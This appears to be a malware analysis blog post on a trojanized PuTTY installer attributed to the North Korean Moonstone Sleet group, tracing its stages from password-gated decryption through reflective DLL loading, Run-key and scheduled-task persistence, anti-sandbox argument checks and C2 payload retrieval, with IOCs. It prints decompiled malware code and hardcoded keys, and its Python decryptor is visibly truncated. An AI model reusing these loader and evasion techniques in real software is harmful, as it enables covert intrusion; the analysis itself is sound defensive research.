Analysis of attack activities of Moonstone sleet a division of APT-C-26 (Lazarus) group

APT-C-26 (Lazarus)

APT-C-26 (Lazarus) is a highly active advanced persistent group (APT) known for its sophisticated and covert attack methods and techniques. The group has a wide range of activities with goals ranging from cyber espionage for gathering intelligence, custom ransomware attacks for financial gains and causing cyber sabotage. The group is known for a wide range of highly sophsiticated and well-known attacks that have caused massive damage and got a notable recognition. These attacks reflect the huge amount of resources and high technical capabilites the group posses.

In this research I wanna present a case study that I conducted on a new division of the Lazarus group, which was discovered and documented by Microsoft Threat Intelligence Center **MSTIC**. The group is tracked as Moonstone Sleet (formerly Strom-1789). Moonstone Sleet is a slightly new division of the massive Lazarus group, that is known for a few operations that were conducted hand-by-hand with other North Korean threat actor affiliates inculding **Diamond sleet**.

It uses many tried-and-true techniques that were used by other North Korean threat actors while using many of these techniques to conduct coordinated attacks targeting a wide range of companies for financial and espionage objectives, the group has shifted to its own infrastructure and attack methods the most notable of which is using trojanized software that was distributed through fake social media profiles, establishing itself a distinct and separate division.

We are gonna take a look at the whole infection chain of an attack that was linked to The Moonstone Sleet group, which involved the usage of a trojanized PuTTY installer and was first documented by **MSTIC**.

The whole point is to show the consistent usage of trojanized software and code reuse across different attacks linked to the MoonStone Sleet group.

Analysis of attack activities

1.Trojanized PuTTY analysis

Microsoft observed in early August 2023 that Moonstone Sleet was delivering a trojanized version of PuTTY, an open-source terminal emulator through a variety of platforms including Linkedin, and Telegram. The threat actor will send the target a zip archive containing two files: a trojanized PuTTY installer and a text file containing an IP address and password to use. The trojanized version triggers the infection upon the user entering the password provided, by simply checking the user's entered password against a hardcoded password, thereby assuring that only the targeted individuals who entered the intended password will be infected.

```
if ( !strcmp(user_provided_password, "8kcgan0Hay2") )// check the user's entered password against "8kcgan0Hay2"
{                                       // If the passwords matched
  *(_QWORD *)(state + 0xE8) = dupstr("Js,fMf{p;7<n[]]@");
  LODWORD(v298) = 0x1A9BD6;
  decrypted_decompressed_payload_buffer = LocalAlloc(LMEM_ZEROINIT, 0x1A9BD6ui64);// allocate that much memory to receive decrypted and compressed next stage payload
  strcpy((char *)hc256_key, "(zprMbD@=kO<{klBfz^:Z>_Zqorul)Uk");// copy HC-256 key (32-bytes)
  HC256_crypt_wrapper(                  // HC-256 decrypt payload (next stage) in place
    (__int64)hc256_key,
    (__int64)hc256_key,
    (__int64)&payload_encrypted_compressed_buffer,
    (__int64)&payload_encrypted_compressed_buffer,
    0x2A92Fi64);
  if ( !(unsigned int)unzip(
                        (unsigned __int64)decrypted_decompressed_payload_buffer,
                        (int *)&v298,
                        (__int64)&payload_encrypted_compressed_buffer,
                        0x2A92F) )      // decompress payload afer HC-256 decrypting
    map_payload_to_memory_wrapper(decrypted_decompressed_payload_buffer);
```

The heavy and consistent use of the relatively uncommon stream cipher `HC-256` for encryption and decryption has been observed. In our case, the next stage payload is decrypted using a hardcoded 32-byte HC-256 key. After decryption, the data is decompressed before being mapped to memory.

DLL Reflective Loading

After successfully decrypting and decompressing the next stage DLL, it employs a traditional yet effective DLL loading mechanism. Rather than allocating committed and RWX (read-write-execute) memory directly which may raise some red flags, the mapping process consists of four steps:

1. Allocate memory with size equal to the image, reserved, and set to PAGE_READWRITE. This can be done either at the original PE (Portable Executable) image base or the system's preferred address.
2. Commit the previously allocated memory, then copy the headers and sections of the payload into it.
3. Perform relocation fixups for any hardcoded addresses, populate the Import Address Table (IAT), and apply the appropriate section permissions.
4. Call the DLL's entry point, passing a unique wide string that will be used and carried through the subsequent stages.

```
VirtualAlloc(mapped_dll_base, pNtHdrs->OptionalHeader.SizeOfImage, MEM_COMMIT, PAGE_READWRITE);// allocate SizeOfImage commited memory (that we can read from or write into)
pe_headers_buffer = (char *)VirtualAlloc(
                            mapped_dll_base,
                            pNtHdrs->OptionalHeader.SizeOfHeaders,
                            MEM_COMMIT,
                            PAGE_READWRITE);// allocate SizeOfHeaders memory (to copy headers into)
memmove(pe_headers_buffer, argBase, *((_DWORD *)argBase + 15) + pNtHdrs->OptionalHeader.SizeOfHeaders);// move PE headers + section headers to memory
mapped_dll_ntHdrs_ptr = (IMAGE_NT_HEADERS *)&pe_headers_buffer[*((int *)argBase + 15)];
CfgStruct->mapped_dll_ntHdrs_ptr = (__int64)mapped_dll_ntHdrs_ptr;
mapped_dll_ntHdrs_ptr->OptionalHeader.ImageBase = (ULONGLONG)mapped_dll_base;// update imageBase to that of the new memory region the payload
                                                // mapped into
copy_sections_to_memory((__int64)argBase, (__int64)pNtHdrs, CfgStruct);
if ( mapped_dll_base != (char *)pNtHdrs->OptionalHeader.ImageBase )
  fix_relocations(CfgStruct, (__int64)&mapped_dll_base[-pNtHdrs->OptionalHeader.ImageBase]);
if ( (unsigned int)resolve_imports_fill_IAT(CfgStruct) )
{
  apply_section_permissions(CfgStruct);
  pEntryPointRVA = *(_DWORD *)(CfgStruct->mapped_dll_ntHdrs_ptr + 0x28);
  if ( !pEntryPointRVA )
    return CfgStruct;
  pEntryPointVA = &mapped_dll_base[pEntryPointRVA];
  if ( pEntryPointVA
    && ((unsigned int (__fastcall *)(char *, __int64, __int64))pEntryPointVA)(mapped_dll_base, 1164, wide_str_4701) )
```

2.Analysis of SplitLoader Installer

The in-memory mapped DLL functions as an installer module that writes the next stage module, referred to as `SplitLoader`, to disk. The name likely comes from the fact that the loader is divided into two components. The first component is decrypted using `HC-256`, then decompressed, and subsequently written to `%APPDATA%\..\Local\Microsoft\Windows\usrgroup.dat`.

```
memset(Roaming_appdata, 0, 520);
memset(v31, 0, 520);
memset(FileName, 0, 520);
strcpy(hc256_key, "T)aOK3roeHy2cUID@SKx27,#@i[8qFS=");// HC256 decryption key for the next stage payload packed in zip archive
NumberOfBytesWritten = 0;
hc256_decrypt_payload(hc256_key, hc256_key);
cur_dir_path = operator new(0x348ui64);
cur_dir_path_1 = cur_dir_path;
if ( cur_dir_path )
{
  *cur_dir_path = 0i64;                       // NULL ptr to something
  *(cur_dir_path + 2) = -1;
  *(cur_dir_path + 78) = -1;
}
else
{
  cur_dir_path_1 = 0i64;
}
dword_7FF802AB93B4 = unzip_payload_wrapper(cur_dir_path_1);
```

The second part of the loader is saved to `%APPDATA%\..\Local\Microsoft\Windows\Explorer\thumbcache_512.db`.

```
v25 = CreateFileW(v31, 0x120116u, 1u, 0i64, 2u, 0x80u, 0i64);// create thumbcache_512.db
v26 = v25;
if ( v25 == -1i64 )
  return 0xFFFFFFFFi64;
WriteFile(v25, thumbcache_512_db_buffer_data, 0xFB04u, 0i64, 0i64);// write the contents of thumbcache_512.db
CloseHandle(v26);
persist_and_execute_payload(arg_wide_str_4701);
```

Before executing the first part , which will decrypt, decompress, and execute the next part of the loader(**thumbcache_512.db**), it will set up persistence by first creating a scheduled task using `COM ITaskScheduler`, and then it creates an entry `USBCheck` under `HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`.

```
if ( CoInitialize(0i64) >= 0 )
{
  LODWORD(FileW) = run_as_scheduled_task_via_COM(v47);
  if ( !FileW )
    return FileW;
}
create_process_wrapper(Data);
RegOpenKeyExW(HKEY_CURRENT_USER, L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", 0, KEY_ALL_ACCESS, &hKey);
v32 = -1i64;
v33 = Data;
do
{
  if ( !v32 )
    break;
  v6 = *v33 == 0;
  v33 += 2;
  --v32;
}
while ( !v6 );
v34 = RegSetValueExW(hKey, L"USBCheck", 0, 2u, Data, 2 * ~v32 - 1);// create USBCheck value under Run regisery key and point to the executable
```

3.Analysis of usrgroup.dat(First part of SplitLoader)

The execution of the first part DLL(**usrgroup.dat**) was setup in a very special and dependent way such that the next part **thumbcache_512.db** is only parsed and decrypted properly if the usrgroup.dat's export was executed with the proper arguments `L"%APPDATA%\\..\\Local\\Microsoft\\Windows\\usrgroup.dat, LoadDllW %APPDATA%\\..\\Local\\Microsoft\\Windows\\Explorer\\thumbcache_512.db \"zjWy\" 4701"`. This is what we can call a `DLL checksum` to enforce the execution of the DLL only when the intended arguments are passed and prevent it from running in an automated analysis environment or a sandbox.


This is a common theme or technique that was observed being heavily used in later attacks linked to the Moonstone sleet.

The provided argument serves the path of the next part of the loader, the first 4 bytes of the XOR decryption key that will be used to decrypt the next stage embedded inside **thumbcache_512.db**, and lastly the same magic wide string **"4701"** which will prove useful in the next stage.

The process begins by attempting to obtain a file handle for `thumbcache_512.db` and then parsing the file to extract the necessary information for the next stage.


```
read_only_handle = CreateFileW(FileName, FILE_GENERIC_READ, 1u, 0i64, 3u, 0, 0i64);// open handle to thumbcache_512.db (contains encrypted next stage)
hFile = read_only_handle;
if ( read_only_handle == (HANDLE)INVALID_HANDLE_VALUE )// if failed to obtain file handle
  return 0i64;
ReadFile(read_only_handle, &encrypted_payload_size, 4u, 0i64, 0i64);
ReadFile(hFile, &encrypted_payload_size, 4u, 0i64, 0i64);// F9D8(size of payload)
ReadFile(hFile, &encrypted_magic, 4u, 0i64, 0i64);
if ( encrypted_magic != 0x9530 )              // 0x9530
{                                             // if the hardcoded magic doesn't match the one in tumbcache_512.db then we close file handle and return from the func
  CloseHandle(hFile);
  return 0i64;
}
```

First, it reads the size of the encrypted and compressed next stage, which is represented by the second set of four bytes from the beginning of the file (the initial four bytes are not relevant). Next, it reads a four-byte magic value to verify the integrity of `thumbcache_512.db`.



After acquiring the size of the embedded payload and performing a sanity check on the magic value, the process continues by reading the payload along with an additional 28 bytes (0x1C) that follow the payload. From this, only the first four bytes are utilized. These four bytes are combined with the previously mentioned four-byte value "zJWy" to create an 8-byte XOR key, which will be used to decrypt the payload.

```
ReadFile(hFile, payload_buffer_compressed, encrypted_payload_size, 0i64, 0i64);// starting at offset 8 into tumbcache_512.db read encrypted_payload_size bytes
ReadFile(hFile, &Buffer[4], 0x1Cu, 0i64, 0i64);
ReadFile(hFile, payload_export_func_name, 0x104u, 0i64, 0i64);// "GetWindowSizedW"
CloseHandle(hFile);
v26 = -1i64;
xor_key_uc = xor_key_uc_1;                  // L"zjWy"
do
{
  if ( !v26 )
    break;                                  // break on the first NULL byte
  is_null = *xor_key_uc++ == 0;
  --v26;
}
while ( !is_null );
WideCharToMultiByte(CP_ACP, WC_COMPOSITECHECK, xor_key_uc_1, -1, Buffer, -(int)v26 - 2, 0i64, 0i64);// convert the passed in xor_key_uc to ASCII
```



Finally, the payload is decrypted using the 8-byte key assembled as described. It is then decompressed using zlib and mapped into memory in the same way previously explained to enhance its chances of not being detected.

```
if ( encrypted_payload_size )
{
  do
  {
    for ( inner_loop_idx = 0; inner_loop_idx < xor_key_size; ++inner_loop_idx )// decryption loop ( 8-bytes at a time) , so it decrypts the payload in 8-byte chunks
    {
      payload_buffer_compressed[payload_buffer_idx] ^= Buffer[key_idx];
      key_idx = (key_idx + 1) % 8;            // key_idx is 0 : 7
      ++counter;
      ++payload_buffer_idx;
      if ( counter == encrypted_payload_size_1 )
        break;
    }
    if ( --xor_key_size == 1 )
      xor_key_size = 8;                       // reset key size
  }
  while ( counter < encrypted_payload_size_1 );
  encrypted_payload_size_1 = encrypted_payload_size;
}
size_of_uncompressed_payload = *(_DWORD *)&payload_buffer_compressed[encrypted_payload_size_1 - 0x108];// 0xf9d8 - 0x108 = f8d0
buffer_PE = (IMAGE_DOS_HEADER *)LocalAlloc(LMEM_ZEROINIT, size_of_uncompressed_payload);// 0001e600
zlib_deompress(
  (__int64)buffer_PE,
  &size_of_uncompressed_payload,
  (__int64)payload_buffer_compressed,
  encrypted_payload_size - 0x108);            // key function (likely will decompress the payload)
LocalFree(payload_buffer_compressed);
cfg = (cfg_struct *)reflective_load_dll_and_call_entry_point(buffer_PE);
```

After calling DLLMain, which is the DLL entry point function, the execution of the DLL is properly initialized. It then enumerates the exported functions' names table, searching for the exported function named "GetWindowSizedW" to finally call.

```
if ( export_dir->NumberOfNames )
{
  if ( export_dir->NumberOfFunctions )
  {
    NamesTableVA = (unsigned int *)(base + export_dir->AddressOfNames);
    OrdinalsTableVA = (unsigned __int16 *)(base + export_dir->AddressOfNameOrdinals);
    while ( stricmp(payload_export_func_name, (const char *)(base + *NamesTableVA)) )// iterate over names in the NamesTable and check for "GetWindowSizedW"
    {
      ++counter_1;
      ++NamesTableVA;                     // get the next name RVA
      ++OrdinalsTableVA;                  // get the next ordinal value
      if ( counter_1 >= export_dir->NumberOfNames )
        goto cleanup_and_ret;
    }
    ordinal = *OrdinalsTableVA;
    if ( (unsigned int)ordinal <= export_dir->NumberOfFunctions )
    {
      targetExportAddr = (void (__fastcall *)(_QWORD, _QWORD, __int16 *, _QWORD))(base
                                                                                 + *(unsigned int *)(base + export_dir->AddressOfFunctions + 4 * ordinal));
      if ( targetExportAddr )
      {
        targetExportAddr(0i64, 0i64, across_payloads_magic, 0i64);// call "GetWindowSizedW" (target export from next stage payload)
                                          // and pass in magic L"4701"
        Sleep(0x7D0u);
      }
    }
  }
```

This Python script can parse **thumbcache_512.db**, extracting, decrypting, and decompressing the next stage.

```
import sys
import zlib

def decrypt_payload(enc_payload: bytes, full_xor_key: bytes) -> byte
    """XOR decrypts the payload using the extracted key."""
    dec_payload = bytearray(enc_payload)
    xor_key = full_xor_key[:8]
    print(f"used key: {xor_key.hex()}")
    print(f"used key length: {len(xor_key)}")
    key_len = len(xor_key)
    for i in range(len(enc_payload)):
        dec_payload[i] ^= xor_key[i % key_len]  # Cycle through the
    return bytes(dec_payload)

def main():
    if len(sys.argv) < 2:
        print(f"Usage: {sys.argv[0]} <path_to_encrypted_next_stage>"
        sys.exit(1)

    file_path = sys.argv[1]
    first_dword = b"zjWy"  # Ensure this is 4 bytes
    full_xor_key = [first_dword]  # Start with the known first DWORD
    decompressed_payload_data_bytes = bytes()
    with open(file_path, "rb") as f:
        # Read payload size (seek to offset 4 and read exactly 4 by
        f.seek(4)
        size_bytes = f.read(4)
        size_int = int.from_bytes(size_bytes, "little")
        print(f"Payload size: {hex(size_int)}")

        f.seek(4, 1)  # Skip 4-byte magic

        # Read the encrypted payload
        payload_data = f.read(size_int)
        print(f"We are at offset: {hex(f.tell())}")

        # Read remaining 7 DWORDs (4 bytes each)
        for _ in range(7):
            dword = f.read(4)
            if len(dword) < 4:
                print("Warning: Unexpected EOF while reading XOR key
                break
            full_xor_key.append(dword)

        xor_key = b"".join(full_xor_key)
        print(f"Extracted XOR Key: {xor_key.hex()}")
```

```
        # Decrypt the payload
        decrypted_payload_data_bytes = decrypt_payload(payload_data
        decrypted_payload_data_bytes = decrypted_payload_data_bytes
        decompressed_payload_data_bytes = zlib.decompress(decrypted_
        print("Decrypted (first 20 bytes):", decompressed_payload_da

    # Save decrypted payload
    with open("payload.dec", "wb") as out:
        out.write(decompressed_payload_data_bytes)

    print("Decrypted payload saved as: payload.dec")

if __name__ == "__main__":
    main()
```

4.Trojan loader analysis

This stage is the one before the last, where communication with the command and control (C2) server occurs. It begins by generating a 16-byte unique identifier, which will be used to authenticate with the C2 server. Once the C2 confirms the authenticity of the client, the final payload can be retrieved.

```
WideCharToMultiByte(0, 0x200u, magic_wstr_4701, -1, magic_str_4701, -(int)magic_wstr_length - 2, 0i64, 0i64);// convert to ASCII
do
{
  cur_character = magic_str_4701[i++];
  g_ID[i - 1] = cur_character;
}
while ( cur_character );                    // strcpy
v8 = 6i64;                                  // we start at 6
strcat(g_ID, "64");                         // join "64" to the end of the DLL checksum (magic_str_4701)
do
{
  v9 = rand() % 3;                          // returns a random int between 0 and 2
  if ( v9 )
  {
    v10 = rand();
    if ( v9 == 1 )
      g_ID[v8] = v10 % 26 + 0x41;
    else
      g_ID[v8] = v10 % 10 + 0x30;
  }
  else
  {
    g_ID[v8] = rand() % 26 + 97;
  }
  ++v8;
}
while ( v8 < 16 );                          // we go up to 16
result = 0i64;
```

The unique identifier is constructed by converting the DLL checksum to ASCII, appending "64," and adding ten random characters.

It's important to note that Moonstone sleet obscures the final payload, which rarely changes. This is done using a multi-stage loader setup, where each stage triggers the next. To ensure proper execution, a `DLL checksum` is implemented, preventing it from running in automated analysis environments.

In our case, the DLL checksum is utilized to create the Bot ID, which confirms the authenticity of the client and ensures that the payload is only accessed by an authentic client.

The 16-byte identifier and the current system time and date is base64 encoded and added as part of a very large string of bytes, that will be sent to the Comamnd and Control(C2) server to autheticate

```
if ( arg_ID )
{
  v14 = base64_encode(arg_ID, arg_ID_length, &buffer_size_for_base64_string);// base64 encode the bot ID
  v11 = buffer_size_for_base64_string;
  b64_encoded_bot_id = v14;
}
if ( arg_out_buffer )
{
  v15 = base64_encode(arg_out_buffer, v9, &arg_ID_length_1);
  v12 = arg_ID_length_1;
  v62 = v15;
}
if ( arg_timestamp )
{
  v16 = base64_encode(arg_timestamp, v10, &arg_timestamp_length);// base64 encode timestamp
  v13 = arg_timestamp_length;
  v66 = arg_timestamp_length;
  b64_encoded_timestamp = v16;
}
```

Unfortunately, at the time of this writing, the C2 server is no longer operational, so we're unable to demonstrate how the HTTP POST is formatted. However, I found an excellent report that I will link in the references, which illustrates the network traffic and the structure of the request.

After confirming a successful connection by checking the returned status code, the system proceeds to read the available data from the C2 server. The data received is decoded using a non-standard scheme before processing it.

```
memset(null_teminated_str_buffer, 0, some_buffer_size_1_added);
memmove(null_teminated_str_buffer, http_response_data_buffer + 16, some_buffer_size_1);// copy the NULL terminated string from the http_response_data_buffer to the other local
while ( 1 )                             // while True loop , pads the first found space character with a "+"
{
  v19 = strchr((const char *)null_teminated_str_buffer, ' ');// returns pointer to the first occurrence of " "
  if ( !v19 )
    break;
  *v19 = '+';
}
http_response_data_buffer_decoded = mw_custom_decode_data(// custom decoding algorithm,uses unsual character set
                                    (unsigned __int8 *)null_teminated_str_buffer,
                                    strlen((const char *)null_teminated_str_buffer),
                                    &http_response_data_buffer_size);// this will most likely receive the length of the mw decoded data
memmove(decoded_response_data, http_response_data_buffer_decoded, (unsigned int)http_response_data_buffer_size);// copy decoded data into another buffer
if ( http_response_data_buffer_decoded )
  j_free(http_response_data_buffer_decoded);
if ( null_teminated_str_buffer )
  free(null_teminated_str_buffer);
}
cur_Char = http_response_data_buffer == 0i64;
if ( http_response_data_buffer )
  free(http_response_data_buffer);
ptr_to_zero_ascii = "0";
decoded_response_data_1 = decoded_response_data;// looks like decoded data is wide NULL terminated string
v24 = 2i64;
```

The decoded data is divided into five parts, separated by the "|" symbol. The data in these five parts respectively represent: the maximum size (KB) of the subsequent DLL execution result transmitted to C2 each time, the length of the encrypted payload that will be received next, the DLL export function name , the DLL checksum similar to the above, and the MD5 hash value of the payload.


Next, the payload is received from the C2 server and is MD5 hashed to verify the integrity of the received payload before proceeding with decryption and execution.

```
md5_hash_hex_str = MD5HashData((DWORD *)&size_of_received_data);// MD5 hash payload and transfrom binary MD5 hash into ascii hex
MultiByteToWideChar(0, 1u, md5_hash_hex_str, -1, md5_hash_hex_str_wide, strlen(md5_hash_hex_str));
v46 = g_md5_hash_of_payload;
do
{
  v47 = *(wchar_t *)((char *)v46 + (char *)md5_hash_hex_str_wide - (char *)g_md5_hash_of_payload);
  v48 = *v46 - v47;
  if ( v48 )
    break;                              // break on the first mismatch
  ++v46;
}
while ( v47 );                          // inline wcscmp
```

After verifying its integrity, the payload DLL is decrypted again using a hardcoded HC-256 32-byte key, decompressed, and then reflectively loaded into memory.

```
strcpy((char *)hc256_key, "LnvC.mh8/t/a5}!Cq?d%SA_j#<6Ua^$=");
memset(v76, 0, sizeof(v76));
third_chunk_data_length = -1i64;
l_third_chunk_data = g_export_func_name;
do
{
  if ( !third_chunk_data_length )
    break;
  v51 = *l_third_chunk_data++ == 0;
  --third_chunk_data_length;
}
while ( !v51 );
LODWORD(Size) = -1;
WideCharToMultiByte(
  0,
  0x200u,
  g_export_func_name,
  -1,
  third_chunk_data_ascii,
  -(int)third_chunk_data_length - 2,
  0i64,
  0i64);                                // convert wide string to ASCII
hc256_setkey((__int64)v77, hc256_key, (int *)hc256_key);
hc256_crypt((__int64)v77, g_payload_to_recv_length);// hc256 decrypt payload buffer
v5 = (__int64)unzip_payload_wrapper_wrapper();
```

After successful mapping to memory, the DLL entry point is called for proper DLL initialization, and then the targeted export function is called.



5.Attibution analysis

In a recent research published by the 360 Threat Research Institute, we observed the consistent use of both legitimate and trojanized software. In our case study, we focused on a trojanized version of PuTTY, while the other research analyzed the infection chain of another trojanized legitimate software called IPMsg.

This comparison reveals that both attacks share significant similarities at the code level, and they employ the same tactics, techniques, and procedures (TTPs) as well as a multi-stage setup to obscure the final payload. Therefore, it is clear that both attacks were initiated by the same Lazarus group.

6.IOCs

- blockchain-newtech[.]com (C2 server)
- f59035192098e44b86c4648a0de4078edbe80352260276f4755d15d354f5fc58 (PuTTY installer)
- fcb687685f71615c83e9af26087e6036d7dd52a91339ef5c58d3150fd402a586 (SplitLoader installer | Dropper)
- 00433ebf3b21c1c055d4ab8a599d3e84f03b328496236b54e56042cef2146b1c (SplitLoader first part usrgroup.dat)
- d65e05c961107c787310c4f369034b096f9484c328b43140d0eb90820c833f9f (SplitLoader second part thumbcache_512.db)
- 63fb47c3b4693409ebadf8a5179141af5cf45a46d1e98e5f763ca0d7d64fb17c (Trojan downloader)

7. References

- https://mp.weixin.qq.com/s?__biz=MzUyMjk4NzExMA==&mid=2247505438&idx=1&sn=cf1947c7af6581f4a66460ae6d14dc2f
- https://lazarus.day/media/post/files/2023/11/13/2023-11-10_%E1%84%89%E1%85%A1%E1%86%BC%E1%84%89%E1%85%A6_%E1%84%87%E1%85%AE%E1%86%AB%E1%84%89%E1%85%A5%E1%86%A8_%E1%84%87%E1%85%A9%E1%84%80%E1%85%A9%E1%84%89%E1%85%A5%E1%84%8B%E1%85%A1%E1%86%A8%E1%84%89%E1%85%A5%E1%86%BC%E1%84%8F%E1%85%A9%E1%84%83%E1%85%B3%E1%84%85%E1%85%A9_%E1%84%83%E1%85%AE%E1%86%AB%E1%84%80%E1%85%A1%E1%86%B8%E1%84%92%E1%85%A1%E1%86%AB_Putty.pdf
- https://www.microsoft.com/en-us/security/blog/2024/05/28/moonstone-sleet-emerges-as-new-north-korean-threat-actor-with-new-bag-of-tricks/

Previous
ESET themed wiper Targets Israel

Last updated 27 days ago